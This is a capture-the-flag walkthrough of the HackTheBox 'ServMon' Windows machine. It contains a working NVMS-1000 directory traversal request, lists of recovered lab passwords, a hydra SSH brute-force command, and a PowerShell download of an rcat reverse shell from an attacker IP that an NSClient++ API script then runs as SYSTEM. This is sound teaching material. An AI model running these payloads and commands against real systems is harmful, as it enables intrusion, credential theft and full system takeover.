
Overview
ServMon is an easy HackTheBox Windows machine that leaks its own attack path through anonymous FTP: user notes hint at a passwords.txt file, and a directory traversal vulnerability in NVMS-1000 (a network video management web app) is used to read it directly off disk. Brute forcing the recovered password list against known usernames over SSH gives a foothold, and privilege escalation abuses NSClient++’s REST API, reachable only after pivoting past its localhost-only binding, to upload and execute a malicious script as SYSTEM.
Attack Chain
- Scan the target and find
FTP,SSH,HTTP,SMB, andNSClient++’s ports - Log in to
FTPanonymously and retrieve two notes files - Find a hint pointing to
passwords.txton a user’s desktop, and other potential attack vectors - Identify a directory traversal vulnerability in the
NVMS-1000web app on port80 - Use the traversal to read
passwords.txtdirectly, recovering a list of candidate passwords - Brute force
SSHwithhydrausing known usernames against the recovered password list - Log in over
SSHasnadineand read the user flag - Find
NSClient++installed underProgram Filesand recover a password from itsnsclient.iniconfig - Identify
NSClient++’s web interface is bound only tolocalhoston port8443 - Pivot to it with a
ligolotunnel and log in with the recovered password - Transfer an
rcatreverse shell payload to the target withPowerShell - Use
NSClient++’s REST API viacurlto upload a malicious script and trigger its execution - Catch a
SYSTEMshell and read the administrator flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.227.77; export NAME=SERVMON; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
21,22,80,135,139,445,5666,6063,6699,8443,49664,49665,49666,49667,49668,49669,49670
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v


FTP Enumeration
Reading Notes and Hints
We log in to FTP anonymously.
ftp ftp://anonymous:anonymous@$IP
We retrieve two files: Confidential.txt from Nadine, and Notes to do.txt from Nathan.

We view the files. There’s a reference to a passwords.txt file on Nathan’s Desktop.

Notes to do.txt reveals some potential attack vectors.

Web Enumeration
Exploiting NVMS-1000 Directory Traversal
Browsing to port 80 shows a login page for NVMS-1000 (Network Video Management Software).

NVMS-1000 is vulnerable to directory traversal:
https://www.exploit-db.com/exploits/47774
The payload is straightforward:
GET /../../../../../../../../../../../../windows/win.ini HTTP/1.1
We replicate it in BurpSuite.

We receive the correct response.

Foothold
Recovering Passwords via Traversal
We try reading passwords.txt on Nathan’s Desktop.
GET /../../../../../../../../../../../../users/nathan/desktop/passwords.txt HTTP/1.1

We find several passwords.

1nsp3ctTh3Way2Mars!
Th3r34r3To0M4nyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7s@W0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5$
We save the passwords to a file on our attacking machine.

Brute Forcing SSH
We prepare a usernames and passwords file.

We use hydra to find a valid credential pair over SSH.
hydra -L creds/users.txt -P creds/passwords.txt $IP ssh
A valid credential pair is verified.

nadine:L1k3B1gBut7s@W0rk
We log in over SSH as nadine.

We read the user flag.

Privilege Escalation
Recovering the NSClient++ Password
We look in Program Files for interesting applications and find NSClient++.

We list its contents and find nsclient.ini.

We investigate the file’s contents and find a password, along with confirmation it runs on localhost.

ew2x6SsGTxjRwXOT
Reaching NSClient++’s Web Interface
Looking back at our nmap results, NSClient++ runs on port 8443.

We check the NSClient++ version.
cmd /c ".\nscp.exe" --version
We have version 0.5.2.35.

We try accessing the web app from our browser, but nothing happens, nsclient.ini specifies allowed hosts = 127.0.0.1. We create a ligolo tunnel to view the internal web app from our attacking machine, navigating to:
https://240.0.0.1:8443
We land on a login page.

We sign in using the password recovered from nsclient.ini.

Exploiting the REST API
The main exploit explains how to use the web interface to upload and execute a custom script, but we use curl and the API directly instead.
We transfer our rcat reverse shell payload to C:\ProgramData from PowerShell, normal writable folders don’t work.
iwr -uri http://10.10.14.17/rcat.exe -Outfile rcat_10.10.14.17_443.exe

We navigate to C:\Program Files\NSClient++\.
Note: The
curlcommands don’t accept the-uflag fromPowerShell, so we switch tocmd.
We use curl with the admin credentials and a PUT request to create a script, shell.bat, pointing to our reverse shell payload.
curl -s -k -u admin -X PUT https://localhost:8443/api/v1/scripts/ext/scripts/shell.bat --data-binary "C:\ProgramData\rcat_10.10.14.17_443.exe"
We start a nc listener with rlwrap -cAr on port 443, then execute our script.
curl -s -k -u admin "https://localhost:8443/api/v1/queries/shell/commands/execute"
Our commands in cmd:


We catch a shell as nt-authority\system.

We read the administrator flag.
Key Takeaways
ServMon is a good demonstration of how much can leak from a single misconfigured anonymous share, user notes referencing a sensitive file were all the direction needed once a directory traversal bug provided the means to read it. The localhost-only binding on NSClient++’s web interface offered a false sense of security: it only kept out remote attackers, not one who had already gained a foothold and could tunnel past it. From there, NSClient++’s own REST API was, by design, a scripting and execution engine, exactly the kind of legitimate feature that becomes a straight path to SYSTEM once authenticated access is available.